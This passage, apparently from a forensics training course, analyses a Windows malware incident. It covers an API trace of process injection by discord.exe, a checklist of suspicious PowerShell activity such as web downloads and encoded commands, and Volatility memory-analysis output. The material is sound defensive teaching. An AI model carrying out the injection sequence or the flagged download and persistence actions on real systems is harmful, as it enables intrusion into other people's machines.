  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
```

An intriguing element within this API is the `lpCommandLine` parameter. It discloses the executed command line, which, in this context, is `C:\Windows\System32\comp.exe`. Notably, the `lpCommandLine` can be specified without delineating the complete executable path in the `lpApplicationName` value.

Another pivotal parameter worth noting is `dwCreationFlags`, set to `CREATE_SUSPENDED`. This indicates that the new process's primary thread starts in a suspended state and remains inactive until the `ResumeThread` function gets invoked.

The `lpCommandLine` parameter of this API call sheds light on the child process that was initiated, namely, `C:\Windows\System32\comp.exe`.

Further down we also notice process injection-related functions being utilized by `discord.exe`.

Summary | 44,207 calls | 22.64 MB used | discord.exe


#	Time of Day	Thread	Module	API	Ret
41005	2:37:15.388 PM	1	KERNEL32.DLL	RtlFreeHeap (0x00000257246c0000, 0, 0x0000025724742df0)	TRU
41006	2:37:15.388 PM	1	KERNEL32.DLL	RtlFreeHeap (0x00000257246c0000, 0, 0x0000025724735880)	TRU
41007	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93fde78)	
41008	2:37:15.388 PM	1	KERNELBASE.dll	CsrFreeCaptureBuffer (0x0000025724560750)	
41009	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93ff138)	
41010	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93ff148)	
41011	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93ff158)	
41012	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap (0x00000257246c0000, 0, NULL)	TRU
41013	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap (0x00000257246c0000, 0, NULL)	TRU
41014	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap (0x00000257246c0000, 0, NULL)	TRU
41015	2:37:15.388 PM	1	discord.exe	OpenProcess (PROCESS_ALL_ACCESS, FALSE, 3276)	0x0
41016	2:37:15.388 PM	1	KERNELBASE.dll	NtOpenProcess (0x000000a5c93ff308, PROCESS_ALL_ACCESS, 0x00000...	STA
41017	2:37:15.388 PM	1	discord.exe	VirtualAllocEx (0x00000000000004e0, NULL, 511, MEM_COMMIT | MEM_RE...	0x0
41018	2:37:15.388 PM	1	KERNELBASE.dll	NtAllocateVirtualMemory (0x00000000000004e0, 0x000000a5c93ff2b8, 0,.	STA
41019	2:37:15.388 PM	1	discord.exe	WriteProcessMemory (0x00000000000004e0, 0x00000256275d0000, 0x0000...	TRU
41020	2:37:15.388 PM	1	KERNELBASE.dll	NtQueryVirtualMemory (0x00000000000004e0, 0x00000256275d0000, 8, 0	STA
41021	2:37:15.388 PM	1	KERNELBASE.dll	NtWriteVirtualMemory (0x00000000000004e0, 0x00000256275d0000, 0...	STA
41022	2:37:15.388 PM	1	discord.exe	CreateRemoteThread (0x00000000000004e0, NULL, 0, 0x00000256275d0000,	0x0
41023	2:37:15.388 PM	1	KERNELBASE.dll	NtDuplicateObject (GetCurrentProcess(), 0x00000000000004e0, GetCur...	STA

All the above are strong indicators of process injection.

PowerShell Activity

PowerShell transcripts meticulously log both the commands issued and their respective outputs during a PowerShell session. Occasionally, within a user's documents directory, we might stumble upon PowerShell transcript files. These files grant us a window into the recorded PowerShell activities on the system.

The subsequent screenshot, showcases the PowerShell transcript files nestled within the user's documents directory on a mounted forensic image.



Reviewing PowerShell-related activity in detail can be instrumental during investigations.

Here are some recommended guidelines when handling PowerShell data.

- `Unusual Commands`: Look for PowerShell commands that are not typical in your environment or are commonly associated with malicious activities. For example, commands to download files from the internet (Invoke-WebRequest or wget), commands that manipulate the registry, or those that involve creating scheduled tasks.
- `Script Execution`: Check for the execution of PowerShell scripts, especially if they are not signed or come from untrusted sources. Scripts can be used to automate malicious actions.
- Encoded Commands: Malicious actors often use encoded or obfuscated PowerShell commands to evade detection. Look for signs of encoded commands in transcripts.
- `Privilege Escalation`: Commands that attempt to escalate privileges, change user permissions, or perform actions typically restricted to administrators can be suspicious.
- `File Operations`: Check for PowerShell commands that involve creating, moving, or deleting files, especially in sensitive system locations.
- `Network Activity`: Look for commands related to network activity, such as making HTTP requests or initiating network connections. These may be indicative of command and control (C2) communications.
- `Registry Manipulation`: Check for commands that involve modifying the Windows Registry, as this can be a common tactic for malware persistence.
- `Use of Uncommon Modules`: If a PowerShell script or command uses uncommon or non-standard modules, it could be a sign of suspicious activity.
- `User Account Activity`: Look for changes to user accounts, including creation, modification, or deletion. Malicious actors may attempt to create or manipulate user accounts for persistence.
- `Scheduled Tasks`: Investigate the creation or modification of scheduled tasks through PowerShell. This can be a common method for persistence.
- `Repeated or Unusual Patterns`: Analyze the patterns of PowerShell commands. Repeated, identical commands or unusual sequences of commands may indicate automation or malicious behavior.
- `Execution of Unsigned Scripts`: The execution of unsigned scripts can be a sign of suspicious activity, especially if script execution policies are set to restrict this.

Practical Digital Forensics Scenario

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, let's RDP into the Target IP using the provided credentials. The vast majority of the actions/commands covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

You belong to the digital forensics team and are assigned to investigate an incident related to a Windows system using a memory dump, a full disk image, and rapid triage artifacts.

- **Memory dump's location**: `C:\Users\johndoe\Desktop\memdump\PhysicalMemory.raw`
- **Rapid triage artifacts' locations**:
  - `C:\Users\johndoe\Desktop\kapefiles`
  - `C:\Users\johndoe\Desktop\files`
- **Full disk image's location**: `C:\Users\johndoe\Desktop\fulldisk.raw.001`
- **Parsed full disk image data location**: `C:\Users\johndoe\Desktop\MalwareAttack`

Notes:

- When analyzing with `Autopsy`, we strongly suggest accessing the case from `C:\Users\johndoe\Desktop\MalwareAttack`.
- During an investigation, it's imperative to examine artifacts or evidence on a specialized system tailored for forensic tasks. However, for the sake of expediency, the analysis is conducted within the impacted system itself.

Memory Analysis with Volatility v3

The affected system's memory dump resides in `C:\Users\johndoe\Desktop\memdump\PhysicalMemory.raw`.

Identifying the Memory Dump's Profile

Let's start by obtaining OS & kernel details of the Windows memory sample being analyzed, leveraging Volatility's `windows.info` plugin.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.info
Volatility 3 Framework 2.5.0

Variable        Value

Kernel Base     0xf80150019000
DTB     0x1ad000
Symbols file:///C:/Users/johndoe/Desktop/volatility3-
develop/volatility3/symbols/windows/ntkrnlmp.pdb/89284D0CA6ACC8274B9A44BD5
AF9290B-1.json.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
```

```
KdVersionBlock  0xf80150c283a0
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors      2
SystemTime      2023-08-10 09:35:40
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion  10
PE MinorOperatingSystemVersion  0
PE Machine      34404
PE TimeDateStamp        Fri May 20 08:24:42 2101
```

Identifying Injected Code

Volatility's `windows.malfind` plugin can then be used to list process memory ranges that potentially contain injected code as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.malfind
Volatility 3 Framework 2.5.0

PID     Process Start VPN       End VPN Tag     Protection
CommitCharge    PrivateMemory   File output     Hexdump
        Disasm

3648    rundll32.exe    0x1f2d8c20000   0x1f2d8c6dfff   VadS
PAGE_EXECUTE_READWRITE  78      1       Disabled

00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
0x1f2d8c20000:  add     byte ptr [rax], al
0x1f2d8c20002:  add     byte ptr [rax], al
0x1f2d8c20004:  add     byte ptr [rax], al
0x1f2d8c20006:  add     byte ptr [rax], al
0x1f2d8c20008:  add     byte ptr [rax], al
0x1f2d8c2000a:  add     byte ptr [rax], al
0x1f2d8c2000c:  add     byte ptr [rax], al
0x1f2d8c2000e:  add     byte ptr [rax], al
0x1f2d8c20010:  add     byte ptr [rax], al
```

```
0x1f2d8c20012:  add     byte ptr [rax], al
0x1f2d8c20014:  add     byte ptr [rax], al
0x1f2d8c20016:  add     byte ptr [rax], al
0x1f2d8c20018:  add     byte ptr [rax], al
0x1f2d8c2001a:  add     byte ptr [rax], al
0x1f2d8c2001c:  add     byte ptr [rax], al
0x1f2d8c2001e:  add     byte ptr [rax], al
0x1f2d8c20020:  add     byte ptr [rax], al
0x1f2d8c20022:  add     byte ptr [rax], al
0x1f2d8c20024:  add     byte ptr [rax], al
0x1f2d8c20026:  add     byte ptr [rax], al
0x1f2d8c20028:  add     byte ptr [rax], al
0x1f2d8c2002a:  add     byte ptr [rax], al
0x1f2d8c2002c:  add     byte ptr [rax], al
0x1f2d8c2002e:  add     byte ptr [rax], al
0x1f2d8c20030:  add     byte ptr [rax], al
0x1f2d8c20032:  add     byte ptr [rax], al
0x1f2d8c20034:  add     byte ptr [rax], al
0x1f2d8c20036:  add     byte ptr [rax], al
0x1f2d8c20038:  add     byte ptr [rax], al
0x1f2d8c2003a:  add     byte ptr [rax], al
0x1f2d8c2003c:  add     byte ptr [rax], al
0x1f2d8c2003e:  add     byte ptr [rax], al
6744    powershell.exe  0x1db40f50000   0x1db40f9dfff   VadS
PAGE_EXECUTE_READWRITE  78      1       Disabled

00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
0x1db40f50000:  add     byte ptr [rax], al
0x1db40f50002:  add     byte ptr [rax], al
0x1db40f50004:  add     byte ptr [rax], al
0x1db40f50006:  add     byte ptr [rax], al
0x1db40f50008:  add     byte ptr [rax], al
0x1db40f5000a:  add     byte ptr [rax], al
0x1db40f5000c:  add     byte ptr [rax], al
0x1db40f5000e:  add     byte ptr [rax], al
0x1db40f50010:  add     byte ptr [rax], al
0x1db40f50012:  add     byte ptr [rax], al
0x1db40f50014:  add     byte ptr [rax], al
0x1db40f50016:  add     byte ptr [rax], al
0x1db40f50018:  add     byte ptr [rax], al
0x1db40f5001a:  add     byte ptr [rax], al
0x1db40f5001c:  add     byte ptr [rax], al
0x1db40f5001e:  add     byte ptr [rax], al
```

```
0x1db40f50020:  add     byte ptr [rax], al
0x1db40f50022:  add     byte ptr [rax], al
0x1db40f50024:  add     byte ptr [rax], al
0x1db40f50026:  add     byte ptr [rax], al
0x1db40f50028:  add     byte ptr [rax], al
0x1db40f5002a:  add     byte ptr [rax], al
0x1db40f5002c:  add     byte ptr [rax], al
0x1db40f5002e:  add     byte ptr [rax], al
0x1db40f50030:  add     byte ptr [rax], al
0x1db40f50032:  add     byte ptr [rax], al
0x1db40f50034:  add     byte ptr [rax], al
0x1db40f50036:  add     byte ptr [rax], al
0x1db40f50038:  add     byte ptr [rax], al
0x1db40f5003a:  add     byte ptr [rax], al
0x1db40f5003c:  add     byte ptr [rax], al
0x1db40f5003e:  add     byte ptr [rax], al
5468    rundll32.exe    0x13c60d40000   0x13c60d8dfff   VadS
PAGE_EXECUTE_READWRITE  78      1       Disabled

00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
0x13c60d40000:  add     byte ptr [rax], al
0x13c60d40002:  add     byte ptr [rax], al
0x13c60d40004:  add     byte ptr [rax], al
0x13c60d40006:  add     byte ptr [rax], al
0x13c60d40008:  add     byte ptr [rax], al
0x13c60d4000a:  add     byte ptr [rax], al
0x13c60d4000c:  add     byte ptr [rax], al
0x13c60d4000e:  add     byte ptr [rax], al
0x13c60d40010:  add     byte ptr [rax], al
0x13c60d40012:  add     byte ptr [rax], al
0x13c60d40014:  add     byte ptr [rax], al
0x13c60d40016:  add     byte ptr [rax], al
0x13c60d40018:  add     byte ptr [rax], al
0x13c60d4001a:  add     byte ptr [rax], al
0x13c60d4001c:  add     byte ptr [rax], al
0x13c60d4001e:  add     byte ptr [rax], al
0x13c60d40020:  add     byte ptr [rax], al
0x13c60d40022:  add     byte ptr [rax], al
0x13c60d40024:  add     byte ptr [rax], al
0x13c60d40026:  add     byte ptr [rax], al
0x13c60d40028:  add     byte ptr [rax], al
0x13c60d4002a:  add     byte ptr [rax], al
0x13c60d4002c:  add     byte ptr [rax], al
```

```
0x13c60d4002e:  add     byte ptr [rax], al
0x13c60d40030:  add     byte ptr [rax], al
0x13c60d40032:  add     byte ptr [rax], al
0x13c60d40034:  add     byte ptr [rax], al
0x13c60d40036:  add     byte ptr [rax], al
0x13c60d40038:  add     byte ptr [rax], al
0x13c60d4003a:  add     byte ptr [rax], al
0x13c60d4003c:  add     byte ptr [rax], al
0x13c60d4003e:  add     byte ptr [rax], al
```

When a process allocates a memory page with `PAGE_EXECUTE_READWRITE` permissions, it's essentially requesting the ability to both execute and write to that memory region. In layman's terms, the process is saying, "I want to be able to run code from here, but I also want the flexibility to change what that code is on the fly."

Now, why does that raise eyebrows? Well, legitimate applications typically segregate the tasks of code execution and data writing. They'll have specific regions of memory for running code (executable) and separate regions where data is written or modified. This separation is a fundamental security principle, ensuring that data isn't inadvertently executed or that executable regions aren't tampered with unexpectedly.

However, many types of malware, especially those that employ code injection techniques, require the ability to write their payload into memory and then execute it. By allocating memory with `PAGE_EXECUTE_READWRITE` permissions, they can write and subsequently execute malicious code within the same memory region, making their malicious activities more streamlined and efficient.

In essence, while not every instance of `PAGE_EXECUTE_READWRITE` is malicious, its presence is a strong indicator of potential malfeasance, and it's something we, as vigilant security analysts, should scrutinize closely.

Identifying Running Processes

Let's now list the processes present in this particular Windows memory image through Volatility's `windows.pslist` plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.pslist
Volatility 3 Framework 2.5.0

PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId
Wow64   CreateTime      ExitTime
        File output

4       0       System  0x800adb87e040  161     -       N/A     False
2023-08-10 00:22:53.000000      N/A     Disabled
```

```
92      4       Registry        0x800adb8ee080  4       -       N/A
False   2023-08-10 00:22:48.000000      N/A
        Disabled
304     4       smss.exe        0x800ade54f040  2       -       N/A
False   2023-08-10 00:22:53.000000      N/A
        Disabled
416     404     csrss.exe       0x800adf452140  10      -       0
False   2023-08-10 00:22:55.000000      N/A
        Disabled
492     404     wininit.exe     0x800adf6a4080  1       -       0
False   2023-08-10 00:22:55.000000      N/A
        Disabled
500     484     csrss.exe       0x800adf6e7140  12      -       1
False   2023-08-10 00:22:55.000000      N/A
        Disabled
588     484     winlogon.exe    0x800adf770080  7       -       1
False   2023-08-10 00:22:55.000000      N/A
        Disabled
632     492     services.exe    0x800adf6a60c0  9       -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
660     492     lsass.exe       0x800adf781080  8       -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
760     632     svchost.exe     0x800adff42240  12      -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
772     588     fontdrvhost.ex  0x800adff45140  5       -       1
False   2023-08-10 00:22:56.000000      N/A
        Disabled
768     492     fontdrvhost.ex  0x800adff46080  5       -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
884     632     svchost.exe     0x800adff8c2c0  8       -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
972     588     dwm.exe 0x800ae0021080  15      -       1       False
2023-08-10 00:22:56.000000      N/A     Disabled
440     632     svchost.exe     0x800ae007f240  63      -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
344     632     svchost.exe     0x800ae00c02c0  16      -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
360     632     svchost.exe     0x800ae00d02c0  12      -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
876     632     svchost.exe     0x800ae00dd280  14      -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
```

```
1172    632     svchost.exe     0x800ae01542c0  20      -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
1272    632     svchost.exe     0x800ae01b92c0  17      -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
1428    4       MemCompression  0x800adb9a0040  42      -       N/A
False   2023-08-10 00:22:56.000000      N/A
        Disabled
1480    632     svchost.exe     0x800ae0309080  8       -       0
False   2023-08-10 00:22:56.000000      N/A
        Disabled
1676    632     svchost.exe     0x800ae030d2c0  3       -       0
False   2023-08-10 00:22:57.000000      N/A
        Disabled
1684    632     svchost.exe     0x800ae030f2c0  4       -       0
False   2023-08-10 00:22:57.000000      N/A
        Disabled
1788    632     spoolsv.exe     0x800adb8cc080  7       -       0
False   2023-08-10 00:22:57.000000      N/A
        Disabled
1872    632     svchost.exe     0x800ae0303080  12      -       0
False   2023-08-10 00:22:57.000000      N/A
        Disabled
2008    632     svchost.exe     0x800ae04a72c0  6       -       0
False   2023-08-10 00:22:57.000000      N/A
        Disabled
2080    440     sihost.exe      0x800ae04ba080  8       -       1
False   2023-08-10 00:22:57.000000      N/A
        Disabled
2092    632     svchost.exe     0x800ae06d32c0  8       -       1
False   2023-08-10 00:22:57.000000      N/A
        Disabled
2140    632     svchost.exe     0x800ae06d4080  10      -       0
False   2023-08-10 00:22:57.000000      N/A
        Disabled
2244    632     vm3dservice.ex  0x800ae0729240  2       -       0
False   2023-08-10 00:22:57.000000      N/A
        Disabled
2252    632     VGAuthService.  0x800adf464300  2       -       0
False   2023-08-10 00:22:57.000000      N/A
        Disabled
2276    632     MsMpEng.exe     0x800adf466280  0       -       0
False   2023-08-10 00:22:57.000000      2023-08-10 00:31:58.000000
Disabled
2284    632     vmtoolsd.exe    0x800adf4620c0  12      -       0
False   2023-08-10 00:22:57.000000      N/A
        Disabled
2380    440     taskhostw.exe   0x800ae07ea280  0       -       1
False   2023-08-10 00:22:57.000000      2023-08-10 00:23:00.000000
```

```
Disabled
2404    440     taskhostw.exe   0x800ae07f22c0  8       -       1
False   2023-08-10 00:22:57.000000      N/A
        Disabled
2520    2244    vm3dservice.ex  0x800ae0530080  2       -       1
False   2023-08-10 00:22:58.000000      N/A
        Disabled
2840    876     ctfmon.exe      0x800ae0584080  8       -       1
False   2023-08-10 00:22:58.000000      N/A
        Disabled
2880    632     svchost.exe     0x800ae0841240  2       -       0
False   2023-08-10 00:22:58.000000      N/A
        Disabled
640     632     dllhost.exe     0x800ae0a1f280  10      -       0
False   2023-08-10 00:22:59.000000      N/A
        Disabled
3128    760     WmiPrvSE.exe    0x800ae0ab8280  13      -       0
False   2023-08-10 00:23:00.000000      N/A
        Disabled
3240    632     msdtc.exe       0x800ae0af9280  9       -       0
False   2023-08-10 00:23:00.000000      N/A
        Disabled
3508    588     userinit.exe    0x800ae0b75300  0       -       1
False   2023-08-10 00:23:00.000000      2023-08-10 00:23:24.000000
Disabled
4260    632     svchost.exe     0x800ae0f292c0  7       -       1
False   2023-08-10 00:23:03.000000      N/A
        Disabled
4400    632     SearchIndexer.  0x800ae0fcb240  16      -       0
False   2023-08-10 00:23:04.000000      N/A
        Disabled
4724    760     RuntimeBroker.  0x800ae0e27080  3       -       1
False   2023-08-10 00:23:04.000000      N/A
        Disabled
4932    760     RuntimeBroker.  0x800ae11532c0  10      -       1
False   2023-08-10 00:23:05.000000      N/A
        Disabled
1908    760     Microsoft.Phot  0x800ae164b0c0  15      -       1
False   2023-08-10 00:23:06.000000      N/A
        Disabled
5392    760     RuntimeBroker.  0x800ae17a52c0  1       -       1
False   2023-08-10 00:23:07.000000      N/A
        Disabled
5848    760     RuntimeBroker.  0x800ae10c62c0  2       -       1
False   2023-08-10 00:23:10.000000      N/A
        Disabled
5912    760     RuntimeBroker.  0x800ae1804200  4       -       1
False   2023-08-10 00:23:11.000000      N/A
        Disabled
1996    632     svchost.exe     0x800ae180d080  10      -       0
```

```
False   2023-08-10 00:23:14.000000      N/A
        Disabled
1584    876     dasHost.exe     0x800ae10c5080  3       -       0
False   2023-08-10 00:23:14.000000      N/A
        Disabled
3912    3552    SecurityHealth  0x800ae148a080  1       -       1
False   2023-08-10 00:23:17.000000      N/A
        Disabled
3964    632     SecurityHealth  0x800ae1489280  9       -       0
False   2023-08-10 00:23:17.000000      N/A
        Disabled
5984    3552    vmtoolsd.exe    0x800ae148f080  6       -       1
False   2023-08-10 00:23:17.000000      N/A
        Disabled
6908    760     SkypeApp.exe    0x800ae1ee0240  41      -       1
False   2023-08-10 00:23:46.000000      N/A
        Disabled
7032    760     RuntimeBroker.  0x800ae1b91300  2       -       1
False   2023-08-10 00:23:49.000000      N/A
        Disabled
4920    632     svchost.exe     0x800ae24692c0  2       -       0
False   2023-08-10 00:24:00.000000      N/A
        Disabled
1260    760     RuntimeBroker.  0x800ae15f0080  1       -       1
False   2023-08-10 00:24:09.000000      N/A
        Disabled
2320    760     ApplicationFra  0x800ae21a92c0  3       -       1
False   2023-08-10 00:24:10.000000      N/A
        Disabled
2440    760     WWAHost.exe     0x800ae24752c0  26      -       1
False   2023-08-10 00:24:10.000000      N/A
        Disabled
6732    760     dllhost.exe     0x800ae170c340  6       -       1
False   2023-08-10 00:24:12.000000      N/A
        Disabled
7028    760     WinStore.App.e  0x800ae2937080  12      -       1
False   2023-08-10 00:24:26.000000      N/A
        Disabled
7320    632     svchost.exe     0x800ae2b36080  3       -       0
False   2023-08-10 00:24:49.000000      N/A
        Disabled
7884    632     SgrmBroker.exe  0x800ae1f63240  7       -       0
False   2023-08-10 00:24:58.000000      N/A
        Disabled
8024    632     svchost.exe     0x800ae139a0c0  3       -       0
False   2023-08-10 00:24:58.000000      N/A
        Disabled
8100    632     svchost.exe     0x800ae1f67080  8       -       0
False   2023-08-10 00:24:59.000000      N/A
        Disabled
```

```
6160    632     svchost.exe     0x800ae23c8080  3       -       0
False   2023-08-10 00:25:22.000000      N/A
        Disabled
3372    440     powershell.exe  0x800ae1fe1080  8       -       0
False   2023-08-10 00:30:32.000000      N/A
        Disabled
3136    3372    conhost.exe     0x800ae25e3300  4       -       0
False   2023-08-10 00:30:32.000000      N/A
        Disabled
6564    3372    Autorunsc64.ex  0x800ae2ddf080  1       -       0
False   2023-08-10 00:30:40.000000      N/A
        Disabled
7148    588     explorer.exe    0x800ae0d4b080  48      -       1
False   2023-08-10 00:30:56.000000      N/A
        Disabled
1380    632     Sysmon64.exe    0x800ae1b74080  12      -       0
False   2023-08-10 00:30:58.000000      N/A
        Disabled
4208    760     unsecapp.exe    0x800ae2c1d080  3       -       0
False   2023-08-10 00:30:58.000000      N/A
        Disabled
7316    760     StartMenuExper  0x800ae1360080  6       -       1
False   2023-08-10 00:30:58.000000      N/A
        Disabled
4640    760     TextInputHost.  0x800ae0d90340  9       -       1
False   2023-08-10 00:30:59.000000      N/A
        Disabled
672     760     SearchApp.exe   0x800ae12b4340  46      -       1
False   2023-08-10 00:31:00.000000      N/A
        Disabled
4504    760     ShellExperienc  0x800ae1456080  15      -       1
False   2023-08-10 00:31:01.000000      N/A
        Disabled
5520    760     RuntimeBroker.  0x800ae10b6080  2       -       1
False   2023-08-10 00:33:03.000000      N/A
        Disabled
2868    760     SkypeBackgroun  0x800ae2961080  4       -       1
False   2023-08-10 09:10:28.000000      N/A
        Disabled
7820    632     Velociraptor.e  0x800ae0b5e080  15      -       0
False   2023-08-10 09:11:16.000000      N/A
        Disabled
6388    7148    chrome.exe      0x800ae1389080  0       -       1
False   2023-08-10 09:11:41.000000      2023-08-10 09:15:24.000000
Disabled
3648    7148    rundll32.exe    0x800ae16c6080  4       -       1
False   2023-08-10 09:15:14.000000      N/A
        Disabled
6744    908     powershell.exe  0x800ae5da50c0  10      -       1
False   2023-08-10 09:21:16.000000      N/A
```

```
        Disabled
5692    6744    conhost.exe     0x800ae19e4300  3       -       1
False   2023-08-10 09:21:16.000000      N/A
        Disabled
5468    7512    rundll32.exe    0x800ae01f0080  3       -       0
False   2023-08-10 09:23:15.000000      N/A
        Disabled
3944    632     VSSVC.exe       0x800ae16c4080  5       -       0
False   2023-08-10 09:31:21.000000      N/A
        Disabled
7292    632     svchost.exe     0x800ae2de0080  5       -       0
False   2023-08-10 09:31:21.000000      N/A
        Disabled
2432    760     smartscreen.ex  0x800ae29ac080  7       -       1
False   2023-08-10 09:32:30.000000      N/A
        Disabled
892     7148    chrome.exe      0x800ae10d2080  42      -       1
False   2023-08-10 09:32:30.000000      N/A
        Disabled
4492    892     chrome.exe      0x800ae2c53080  8       -       1
False   2023-08-10 09:32:31.000000      N/A
        Disabled
7208    892     chrome.exe      0x800ae4a7d080  17      -       1
False   2023-08-10 09:32:32.000000      N/A
        Disabled
2784    892     chrome.exe      0x800ae26a92c0  15      -       1
False   2023-08-10 09:32:32.000000      N/A
        Disabled
3052    892     chrome.exe      0x800ae2847080  9       -       1
False   2023-08-10 09:32:32.000000      N/A
        Disabled
7416    892     chrome.exe      0x800ae26b32c0  15      -       1
False   2023-08-10 09:32:33.000000      N/A
        Disabled
4972    892     chrome.exe      0x800ae2b17080  14      -       1
False   2023-08-10 09:32:34.000000      N/A
        Disabled
4296    892     chrome.exe      0x800ae0ee3080  14      -       1
False   2023-08-10 09:32:34.000000      N/A
        Disabled
3416    892     chrome.exe      0x800ae0e62080  14      -       1
False   2023-08-10 09:32:34.000000      N/A
        Disabled
4040    7820    winpmem_mini_x  0x800ae1fe8080  3       -       0
False   2023-08-10 09:35:40.000000      N/A
        Disabled
5112    4040    conhost.exe     0x800ae1334080  6       -       0
False   2023-08-10 09:35:40.000000      N/A
        Disabled
```

If we want to list processes in a tree based on their parent process ID, we can do that through Volatility's `windows.pstree` plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.pstree
Volatility 3 Framework 2.5.0

PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId
Wow64   CreateTime      ExitTime

4       0       System  0x800adb87e040  161     -       N/A     False
2023-08-10 00:22:53.000000      N/A
* 304   4       smss.exe        0x800ade54f040  2       -       N/A
False   2023-08-10 00:22:53.000000      N/A
* 1428  4       MemCompression  0x800adb9a0040  42      -       N/A
False   2023-08-10 00:22:56.000000      N/A
* 92    4       Registry        0x800adb8ee080  4       -       N/A
False   2023-08-10 00:22:48.000000      N/A
416     404     csrss.exe       0x800adf452140  10      -       0
False   2023-08-10 00:22:55.000000      N/A
492     404     wininit.exe     0x800adf6a4080  1       -       0
False   2023-08-10 00:22:55.000000      N/A
